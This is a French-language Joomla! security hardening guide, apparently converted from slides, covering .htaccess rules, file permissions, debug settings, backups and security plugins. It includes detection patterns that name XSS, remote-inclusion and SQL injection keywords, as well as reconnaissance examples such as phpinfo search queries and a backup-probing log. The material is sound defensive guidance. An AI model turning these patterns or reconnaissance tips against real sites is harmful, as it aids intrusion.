Bloquez joomla.xml depuis le frontend et le backend.

Ajoutez dans le fichier /.htaccess ces deux lignes pour interdire l'accès au fichier joomla.xml

```
RewriteCond %{REQUEST_URI} ^/joomla.xml
RewriteRule .* - [F]
```



Protégez /administrator et vos dossiers sensibles

Utilisez un fichier .htpasswd pour protéger l'accès aux dossiers sensibles tel que /administrator.

Exemple de fichier .htpasswd :

```
<IfModule mod_auth.c>
AuthUserFile /home/path/.htpasswd
AuthName "Ami ou ennemi ? Veuillez montrer patte blanche et dire qui vous êtes"
AuthType Basic
<Limit GET POST>
    Require valid-user
</Limit>
</IfModule>
```

<http://perishablepress.com/htaccess-password-protection-tricks/>

Remarque : la protection la plus efficace étant de spécifier les adresses IP (fixes) autorisées à faire une connexion sur /administrator. Il s'agit du concept de liste blanche.



Utilisateur d'aeSecure ? Protégez de la sorte le dossier /aecure

Activez le mode SEF

Lorsque vous activez le mode SEF, votre site n'affiche plus des urls telles que `index.php?option=com_user&view=login&...` qui donnent trop d'informations et qui invitent à tenter de modifier "au petit bonheur la chance" les valeurs des paramètres.
Effet collatéral : vous améliorez votre référencement.

Exemple de faille : accès aux factures chez showroomprive.com ([zataz](#))




Désactivez la couche FTP

Il n'est, en général, pas nécessaire d'utiliser la couche FTP au niveau de la configuration générale de votre site; si vous l'utilisez, supprimez les données (login, mot de passe) et désactivez la couche FTP.

Problème majeur: le login et le mot de passe sont stockés en clair dans configuration.php.

Si votre hébergeur vous contraint à utiliser la couche FTP pour installer un composant (c'est le cas d'Infomaniak), veillez à chaque fois supprimer le login/password.



The image shows a screenshot of the Joomla! administration interface, specifically the 'Paramètres FTP' (FTP Parameters) section. The form contains the following fields:

- Activer le FTP:** A radio button selection with 'Oui' (Yes) selected and 'Non' (No) unselected.
- Serveur FTP:** An empty text input field.
- Port FTP:** A text input field containing the value '21'.
- Identifiant FTP:** An empty text input field.
- Mot de passe FTP:** A password input field with a small icon on the right side.
- Racine FTP:** An empty text input field.

Debug Mode / Rapport d'erreurs

Sur un site de production, il ne faut jamais laisser activé le mode debug car cela permettrait de voir la structure des dossiers de votre site : on peut en déterminer votre nom de compte.


```
Fatal error: Allowed memory size of 10485760 bytes exhausted (tried to allocate 71 bytes) in  
/home/JACKPOT/public_html/content/components/com_sef/cache/shCacheContent.php on  
line 4203
```

- Rendez-vous dans la configuration générale de votre site, onglet Système et veillez à ce que le débogage système et débogage de langue soient désactivés.
- Dans l'onglet Serveur, paramétrez le rapport d'erreurs sur Aucun.

Masquez le maximum d'informations

Moins l'attaquant en sait sur votre site, plus difficile sera pour lui de cibler une attaque fructueuse.

Ne laissez donc pas des fichiers .php qui pourraient p.ex. afficher un phpinfo(). Il est tellement aisé de les retrouver en « jouant » au « Google hack »



The screenshot shows a Google search interface with the query 'site:.fr inurl:phpinfo.php'. Below the search bar, a browser window displays the output of a phpinfo() function. The output includes the PHP version (5.1.3RC4-dev) and system information.

PHP Version 5.1.3RC4-dev	
System	Linux php2-g5.priv.free.fr
Build Date	Nov 5 2007 00:45:30

Désactivez l'affichage des positions des modules

Depuis Joomla! 1.6, vous pouvez désactiver l'utilisation du ?tp=1 depuis l'écran de gestion des paramètres des templates



- Pour Joomla! 1.5, ajouter ces lignes à votre .htaccess :

```
RewriteCond %{QUERY_STRING} (&|%3F){1,1}tp= [OR]
RewriteCond %{QUERY_STRING} (&|%3F){1,1}template= [OR]
RewriteCond %{QUERY_STRING} (&|%3F){1,1}tmpl= [NC]
RewriteRule ^(.*)$ - [R=404,L]
```



Désactiver les inscriptions sur votre site Joomla!

Si vous ne souhaitez pas permettre l'inscription d'utilisateurs depuis le frontend, interdisez l'inscription; procédez comme ceci :


- Rendez-vous dans votre administration Joomla!, gestion des utilisateurs puis cliquez sur le bouton Paramètres.
- Désactiver « Autoriser l'inscription des utilisateurs »

Dans tous les cas, interdisez l'activation automatique des nouveaux comptes.

INSTALL.txt, README.md, ...

Jetez un œil à la racine de votre site web : vous avez quantité de fichiers tels que, peut-être CHANGELOG.txt, INSTALL.txt, README.md, etc.

Supprimez-les ces fichiers sans autre forme de procès. A refaire à chaque mise-à-jour.




Pourquoi ? `http://votresite/INSTALL.txt`,
`http://votresite/README.md`, ... vont dévoiler des informations sur votre configuration.



INSTALL.txt, README.md, ...

Un exemple : <http://revero.net/CHANGELOG.txt>

Et hop!, on sait quel est le CMS utilisé et sa dernière mise-à-jour.



Base de données



Quel est l'utilisateur qui accède à votre base de données?

Au niveau de votre gestionnaire de base de données (voir votre panneau de contrôle), vérifiez que l'utilisateur qui accède à votre base de données n'est pas « root ». Si c'est le cas, changez-cela sans délai en créant un nouvel utilisateur.

Un utilisateur = une base de données et un mot de passe unique (le plus long possible (20 caractères p.ex.))

jos_

Sous Joomla 1.5, le préfixe jos_ était proposé par défaut et peu de personnes prenaient le temps de le changer. Grosse erreur car, dans ce cas, le hacker sait comment se nomme la table des utilisateurs : jos_users. Et il peut s'atteler à l'attaque (SQL injection).

Si c'est votre cas, vous pouvez modifier le préfixe en passant par phpMyAdmin (attention à être strictement rigoureux).

<http://kb.site5.com/security/joomla-2-5-how-to-change-your-table-prefix/>

Compte admin

- A l'installation de votre site Joomla, le premier utilisateur créé dans la base de données est un utilisateur de type super-admin.
- Ne nommez jamais votre compte « admin » car vous réduisez de 50% la difficulté de casser votre login admin puisque le pirate ne devra deviner que le mot de passe; pas le login.
- Idéalement, créez un utilisateur bidon qui sera donc le premier, puis seulement votre compte d'administration; désactivez le premier ou passez-le juste en « enregistré » (technique du « [honeypot](#) »).
- Limitez au maximum le nombre d'admin/super-admin.

ID 42 ou 62

Sur les anciennes installations de Joomla!, le compte super-admin était toujours le compte ID 42 (ou 62). Vérifiez si c'est votre cas et si oui :

1. créez-vous un nouveau compte super-admin et désactivez l'ancien;
2. parcourez alors tous vos contenus (articles, événements, ...) et assignez les contenus associés à l'ancien administrateur (46/62) à celui nouvellement créé.

Outils



Logiciels de protection, vous avez le choix...

Il existe plusieurs outils pour protéger votre site :

- [Admin Tools](#) écrit par l'auteur d'Akeeba Backup (freemium),
- [RSFirewall!](#) (payant),
- [CrawlProtect](#), un des plus anciens, convient pour tous sites Apache (free),
- ...

Et [aeSecure](#), outil de protection et d'optimisation de sites Apache. Des dizaines de fonctionnalités activables (On/Off) depuis une interface simple. Inclus fonctions SEO.



Outils de supervision

Watchful.li (payant) propose un dashboard online qui reprend tous vos sites et permet, entre autre, de les mettre à jour ainsi que de planifier l'exécution de vos backups.

Watchful.li propose plusieurs fonctionnalités avancées comme surveillance en temps réel de fichiers sensibles du site : en cas de modification, vous recevez un email dans les minutes qui suivent.



FileZilla (1/2)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <FileZilla3>
- <Servers>
  - <Server>
    <Host>example.com</Host>
    <Port>21</Port>
    <Protocol>0</Protocol>
    <Type>0</Type>
    <User>unmask</User>
    <Pass>parasites</Pass>
    <Logontype>1</Logontype>
    <TimezoneOffset>0</TimezoneOffset>
    <PasyMode>MODE_DEFAULT</PasyMode>
    <MaximumMultipleConnections>0</MaximumMultipleConnections>
    <EncodingType>Auto</EncodingType>
    <BypassProxy>0</BypassProxy>
    <Name>example.com</Name>
    <Comments />
    <LocalDir />
    <RemoteDir />
    <SyncBrowsing>0</SyncBrowsing>
    example.com
  </Server>
</Servers>
</FileZilla3>
```

Oups!

FileZilla sauve toutes
les données en clair
dans un fichier .xml

%APPDATA%/FileZilla



FileZilla (2/2)

Si vous utilisez FileZilla, il est **impératif** de protéger l'accès aux fichiers .xml. Cet article propose une solution :

<http://www.aesecure.com/fr/blog/61-filezilla-stocke-les-donnees-login-mot-de-passe-non-cryptes-solution.html>

Sous Windows, préférez WinSCP ou CyberDuck.

Sous Mac : Transmit ou CyberDuck.



Akeeba Backup 1/2

Si ce n'est pas encore fait, installez sans tarder [Akeeba Backup](#) et faites un backup de votre site.

Copiez régulièrement les fichiers .jpa vers un autre endroit (votre disque dur p.ex.) et testez la sauvegarde afin de vous assurer qu'elle soit correcte.

Sachez que la version Pro d'[Akeeba Backup](#) permet de sauvegarder dans le cloud (Dropbox p.ex.); intéressant en cas de crash de votre serveur.



Akeeba Backup 2/2

Comme indiqué dans la documentation d'Akeeba, page 132 « [Securing the output directory](#) », ne stockez pas vos backup dans le dossier `/administrator/components/com_akeeba/backup` mais dans un dossier en dehors de votre site c`ad au-dessus de « `www` » ou « `public_html` »

“The best approach is to use a directory which is outside your web server's root. By definition, this is not directly exposed to the web and is usually unavailable to file administration utilities.”, Nicholas K. Dionysopoulos, lead developer of Akeeba Backup.

Backup, c'est idiot mais ...


Ne sauvez jamais vos backups à la racine de votre site ni lui donner le nom de votre site (proscrivez « monsite.jp » si votre nom de domaine est monsite).

Des robots spécialisés scannent les sites à la recherche de ces URLs.

```
166.78.155.180 - - [01/May/2015:11:07:00 -0400] "GET /backup/aesecure.zip HTTP/1.0" 404 250 "-" "-"
166.78.155.180 - - [01/May/2015:23:14:45 -0400] "GET /backup.sql HTTP/1.0" 404 253 "-" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; MRA 4.2 (build 01102); .NET CLR 1.1.4322)"
166.78.155.180 - - [04/May/2015:04:07:33 -0400] "GET /aesecure.zip HTTP/1.1" 404 263 "-" "-"
166.78.155.180 - - [04/May/2015:04:07:33 -0400] "GET /aesecure.jp HTTP/1.1" 404 263 "-" "-"
166.78.155.180 - - [04/May/2015:04:07:33 -0400] "GET /backup.zip HTTP/1.1" 404 263 "-" "-"
166.78.155.180 - - [04/May/2015:04:07:33 -0400] "GET /backup.jp HTTP/1.1" 404 263 "-" "-"
166.78.155.180 - - [04/May/2015:04:07:33 -0400] "GET /backup.gz HTTP/1.1" 404 263 "-" "-"
```


EyeSite

EyeSite est un composant backend qui va stocker dans la base de données de votre site le CRC de chaque fichier présent sur le site à un moment T. Une seconde comparaison à un instant T2 permet alors de comparer la liste des fichiers ayant été modifiés. Outil pratique pour identifier si un fichier a été ajouté / supprimé / modifié mais demandant une gestion régulière pour mettre à jour les CRC.



Inconvénient : très gourmand en espace base de données.

jHackGuard

[jHackGuard](#) est un plugin système gratuit développé par l'hébergeur [SiteGroud.com](#) et qui permet de bloquer certaines tentatives d'injection, des « remote URL/File inclusions », « remote code execution », ... sans aucune action du webmaster qui en oublie jusqu'à son existence.



Blocage des connexions par pays

[cFBlockCountry](#) est un plugin système de type Freemium permettant de bloquer les connexions provenant d'un pays sur base de son code ISO.

System - CFBlockCountry

system / CFBlockCountry

Allows blocking of countries based on the user's geoIP. We have used MaxMind free geoIP DB if you want more accuracy you can use paid version of the DB.

Country Codes	<input type="text" value="CN,SG"/>
Verificatin	<input type="text" value="Local"/>
Message or Redirect	<input type="text" value="Message"/>
Text Message	<input type="text" value="No connexion allowed from your col"/>
Site	<input type="text"/>

Exemple : aucune connexion acceptée de Chine (CN) et de Singapour (SG)

Un peu « violent » quand même puisque vous bloquez aussi les « gentils » du pays blacklisté.

Blocage des connexions par pays

Outre l'aspect sécurité, bloquer les connexions provenant d'un pays permet d'économiser de la base passante et des ressources serveur (CPU).

Si, dans vos logs, vous voyez que la Chine est dans le haut du classement de vos visites alors que le contenu de votre site ne devrait, à priori, pas être intéressant pour ce public; bloquer la Chine vous fera économiser des ressources.

Logiciels du type eXtplorer

Des composants comme [eXtplorer](#) sont très pratiques lorsque vous n'avez pas un accès FTP à votre site de production **mais présente une réelle menace** car si un intrus parvient à se connecter sur votre administration, ce type de composant lui donne accès à l'entièreté de votre site; sécurité .htaccess en moins.

Parfois, ces composants proposent une page d'accès en dehors de Joomla!, avec un login / password par défaut et donc connu. Si vous en avez besoin, installez le composant, faites ce que vous deviez faire puis désinstaller-le sans délai.



phpMyAdmin et autres interfaces du genre

N'installez jamais un logiciel tel que phpMyAdmin à la racine de votre site (ex : <http://monsite/phpmyadmin>) car il existe des scripts qui scannent le web à la recherche de ces dossiers. Les variantes phpma, pma, ... sont également recherchées.

Si vous avez ce type de logiciel installé, placez **un fichier .htaccess** dans ces dossiers **pour en restreindre l'accès** : soit à votre seule IP soit aux personnes ayant le bon mot de passe (fichier .htpasswd)

chmod

Changer les permissions

Fichier(s):
/public_html/temp/configuration.php

Mode	Utilisateur	Groupe	Monde
Lire	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Ecrire	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Lancer	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Permission	<input type="text" value="4"/>	<input type="text" value="4"/>	<input type="text" value="0"/>

chmod - Introduction

Le [chmod](#) définit le niveau d'accès au fichier / au dossier.

Un chmod [777](#) revient à [ne rien sécuriser](#) : le monde entier peut lire, exécuter et modifier le fichier. Si votre but est d'être hacké, bingo, vous réussirez votre examen avec la plus haute distinction!

Un chmod 400 ou 440 est idéal pour le fichier .htaccess qui est alors en lecture seule pour vous (propriétaire) et le groupe (si 440). (à tester toutefois au cas par cas)

Note : L'hébergeur Infomaniak exige toutefois que les fichiers et dossiers soient en 777
<https://www.infomaniak.ch/fr/support/faq/1910>

chmod

Le chmod d'un dossier devrait être 750 (ou 755) et celui d'un fichier est généralement 640 (ou 644).

Modifiez le chmod à 550 de votre dossier /templates/*yourtemplate* pour rendre impossible d'écrire et créer un fichier dans ce dossier très sensible.

Testez, testez et testez encore, sur un site de test. Ce qui fonctionne chez un hébergeur peut ne pas fonctionner chez un autre.

configuration.php

Changer le chmod du fichier en 400 ou 440 afin que personne ne puisse écrire dedans.

Si vous devez modifier la configuration générale de votre site, changez le chmod en 640 puis remettez le chmod d'origine après votre changement.

Attention à tester votre site après avoir modifié le chmod pour garantir; entre autre, que Joomla peut effectivement toujours lire le fichier.

index.php


Ce fichier devrait toujours être en chmod 440.

Pensez que vous avez deux index.php : celui présent dans la racine de votre site et celui qui correspond à votre template utilisé (dans le dossier /templates/*votre-template*)

Si vous devez modifier le fichier, changer le chmod en 640 puis remettez 440 après vos changements.

Déplacer les dossiers /logs et /tmp (1/3)

Ces dossiers ne doivent pas forcément être dans le dossier de votre site web mais peuvent « remonter » d'un niveau c'ad en dehors du dossier www (ou public_html).



L'intérêt : ces dossiers n'étant plus dans le dossier www, ils ne sont plus accessibles depuis le navigateur; c'est donc une menace en moins.



Déplacer les dossiers /logs et /tmp (2/3)

Connectez-vous avec votre client FTP sur votre site.

A la racine de votre compte (pas de votre site), créez au besoin un dossier logs et un autre tmp (il est probable que ces dossiers existent déjà).



Déplacer les dossiers /logs et /tmp (3/3)

Rendez-vous dans votre dossier `www/votre_site`.

Éditez votre fichier `configuration.php`.

Modifiez les lignes `public $log_path` et `$tmp_path` et supprimez la partie `/public_html/votre_site`

```
public $log_path = '/home/xxxxx/public_html/votre_site/logs';
```

➔

```
public $log_path = '/home/xxxxx/logs';
```



Interdire l'accès aux fichiers .htaccess et configuration.php

Soyez certain que vos fichiers .htaccess et configuration.php ne soient pas accessibles depuis un navigateur :

```
<Files .htaccess>  
order allow, deny  
deny from all  
</Files>
```

```
<Files configuration.php >  
order allow, deny  
deny from all  
</Files>
```

.htaccess – Interdire l'accès aux fichiers xml

Ne révélez pas trop, interdisez donc que l'on puisse consulter les fichiers .xml de votre administration.

Créez un fichier /administrator/.htaccess et ajoutez la règle suivante :

```
<Files ~ ".xml$">  
order allow,deny  
deny from all  
satisfy all  
</Files>
```


.htaccess – Interdire de lister le contenu d'un dossier

Forcer l'utilisateur à introduire une url mentionnant un nom de fichier (p.ex. /index.php); les fichiers index.html ne sont dès lors plus nécessaires :

```
IndexIgnore *  
Options All -Indexes
```

(à ne pas utiliser dans votre dossier / et /administrator sauf si vous souhaitez que l'utilisateur mentionne obligatoirement index.php dans l'URL)

Forcer index.php afin que le serveur n'exécute pas, p.ex., index.html, default.htm, ...

```
DirectoryIndex index.php
```

Interdire de lister le contenu d'un dossier

Dans les cas où le fichier .htaccess ne serait pas traité, ajouter un niveau supplémentaire à votre protection en ajoutant un fichier index.html dans chaque dossier du site afin de garantir que lorsqu'on accède à une url telle que `http://votresite/dossier`, il ne soit jamais affiché la liste des fichiers.

.htaccess – Bloquer l'accès à certains dossiers

A priori, il n'y a aucune raison qu'un utilisateur accède à un fichier du, p.ex., cache de Joomla (/cache) ni à un fichier se trouvant dans le dossier temporaire (/tmp). Utilisez la règle ci-dessous pour bloquer ce type d'accès :

```
RewriteRule ^(cache|includes|language|libraries|logs|tmp)/ - [F]
```

.htaccess – Interdisez l'exécution de code php

Bloquez l'exécution de code .php depuis certains dossiers (particulièrement les dossiers /images, /logs, /media et /tmp) où ce type de code n'est pas supposé se trouver. Cet article en parle :

<http://www.aesecure.com/fr/blog/64-no-php-allowed.html>

Testez, testez, testez car, en effet, il est possible que tel module de carrousels d'images ou telle fonctionnalité de redimensionnement d'images nécessitent ce type d'appel.

**Cette mesure augmente
fortement la sécurité
de votre site!**





.htaccess – Refouler les robots malveillants

Adoptez les règles .htaccess permettant d'interdire les robots malveillants sur votre site

#Liste fortement abrégée

```
RewriteCond %{HTTP_USER_AGENT} ^BadGuy [OR] RewriteCond %{HTTP_USER_AGENT} ^Zeus  
RewriteRule .* - [F]
```

[http://docs.joomla.org/Htaccess_examples_\(security\)](http://docs.joomla.org/Htaccess_examples_(security)), Block bad user agents

Pour approfondir : <http://aecure.com/fr/blog/bloquer-les-robots-utilisateurs-fantomes.html>



.htaccess – Refoulez les URLs malveillantes

Certaines attaques / spam se font en tentant de poster des formulaires par la méthode GET.

Vous pouvez établir une parade sur base de certains mots clefs (à vous de compléter la liste):

```
RewriteCond %{QUERY_STRING} \b(ambien|blue\spill|cialis)\b [NC,OR]
RewriteCond %{QUERY_STRING} \b(erections|hoodia|viagra)\b [NC,OR]
RewriteCond %{QUERY_STRING} \b(vicodin|vuiton|xanax|ypxaieo)\b [NC]
RewriteRule .* - [F]
(liste partielle)
```

.htaccess – Ne pas afficher certains fichiers

Interdisez l'affichage de certains fichiers; selon l'extension : si quelqu'un tente d'accéder à un tel fichier depuis le navigateur, l'affichage sera refusé.

Ainsi, p.ex., bloquer l'accès aux fichiers de langues (.ini) de Joomla!

```
<Files ~ "\.(inc|class|sql|ini|conf|exe|dll|bin|tpl|bkp|dat|c|h|py|spd|theme|module)$">  
deny from all  
</Files>
```

.htaccess – Bloquer certaines requêtes (XSS, injection, ...)

Bloquer les URLs reprenant certains mots / instructions, exemple :

```
RewriteEngine On
RewriteCond %{REQUEST_METHOD} (GET|POST) [NC]
RewriteCond %{QUERY_STRING} ^.*(%)3C|</)?script(.*)$ [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(%)3D|=)?javascript(%3A|:)(.*)$ [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(.)document\.location\.href(.*)$ [OR]
RewriteCond %{QUERY_STRING} ^.*(%)3D|=)http(%3A|:)(/|%2F){2}(.*)$ [NC,OR]
RewriteCond %{QUERY_STRING} ^.*(.)GLOBALS(=| [| |%[0-9A-Z]{0,2})(.*)$ [OR]
RewriteCond %{QUERY_STRING} ^.*(.)_REQUEST(=| [| |%[0-9A-Z]{0,2})(.*)$ [OR]
RewriteCond %{QUERY_STRING}
^.*(.) (SELECT(%20|\+)| UNION(%20|\+)| ALL| INSERT(%20|\+)| DELETE(%20|\+)| CHAR\(| UPDATE(%20|\+)| REPLACE(
%20|\+)| LIMIT(%20|\+))(.*)$ [NC]
RewriteRule (.*) - [F]
```


.htaccess – Version de PHP

Une ancienne version de PHP est moins sécurisée qu'une plus récente. Si cela vous est possible, upgradez votre version.


Pour les sites J2.5+, activez PHP 5.4 en ajoutant la ligne ci-dessous dans votre .htaccess

```
AddHandler application/x-httpd-php54 .php .php5 .php4 .php3
```

(Attention, cette instruction varie d'un hébergeur à un autre; parfois c'est SetEnv PHP_VER 5_4)

!!! Testez votre site pour être sûr qu'il fonctionne correctement avec cette version-là de PHP

<http://www.aesecure.com/fr/documentation/faq/upgrade-php.html>



.htaccess – Easter eggs & server infos

Préféablement à désactiver dans votre php.ini ([voir ce slide](#)), les « œufs de Pâques » sont utilisables depuis une url du type
index.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

Pour interdire les Easter eggs et la transmission d'informations sur votre serveur web, ajoutez ces lignes ci-dessous dans votre fichier .htaccess

```
RewriteCond %{QUERY_STRING} \=PHP[0-9a-f]{8}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{4}-[0-9a-f]{12} [NC]  
RewriteRule .* - [F]
```

php.ini

open_basedir – Interdire la remontée

La restriction open_basedir va interdire à un script php de « remonter » au-delà d'un certain dossier. **Cette restriction est primordiale en multi-sites.**

Si le dossier de votre site1 est, chez votre hébergeur, /home/cestmoi/public_html/site1, créez un fichier php.ini à la racine de /site1 avec cette ligne:

```
open_basedir=/home/cestmoi/public_html/site1:/tmp
```

Les scripts php du site1 ne pourront donc pas aller plus haut dans la structure de vos dossiers avec, comme exception, le dossier /tmp pour y écrire des fichiers temporaires.

Affichage des erreurs = off

Sur un site de production, il ne faut jamais afficher les messages d'erreurs qui donneraient alors des informations précieuses à l'attaquant.

1. Éditez votre fichier php.ini
2. Cherchez la variable `display_errors`
3. Au besoin, changez la valeur sur « off »

Si vous n'avez pas accès au fichier php.ini, vous pouvez obtenir le même résultat en ajoutant cette ligne dans votre fichier .htaccess :

```
php_flag display_errors off
```

Safe Mode

Contrairement à ce qu'on pourrait croire, activer le « safe mode » dans php.ini n'est pas une mesure de sécurité. Safe Mode est d'ailleurs déprécié depuis PHP 5.3 et supprimé en 5.4.

Si votre site est configuré en Safe Mode ON, désactivez cette option.

<http://us3.php.net/manual/en/features.safe-mode.php#ini.safe-mode>

expose_php – Easter eggs 1/2

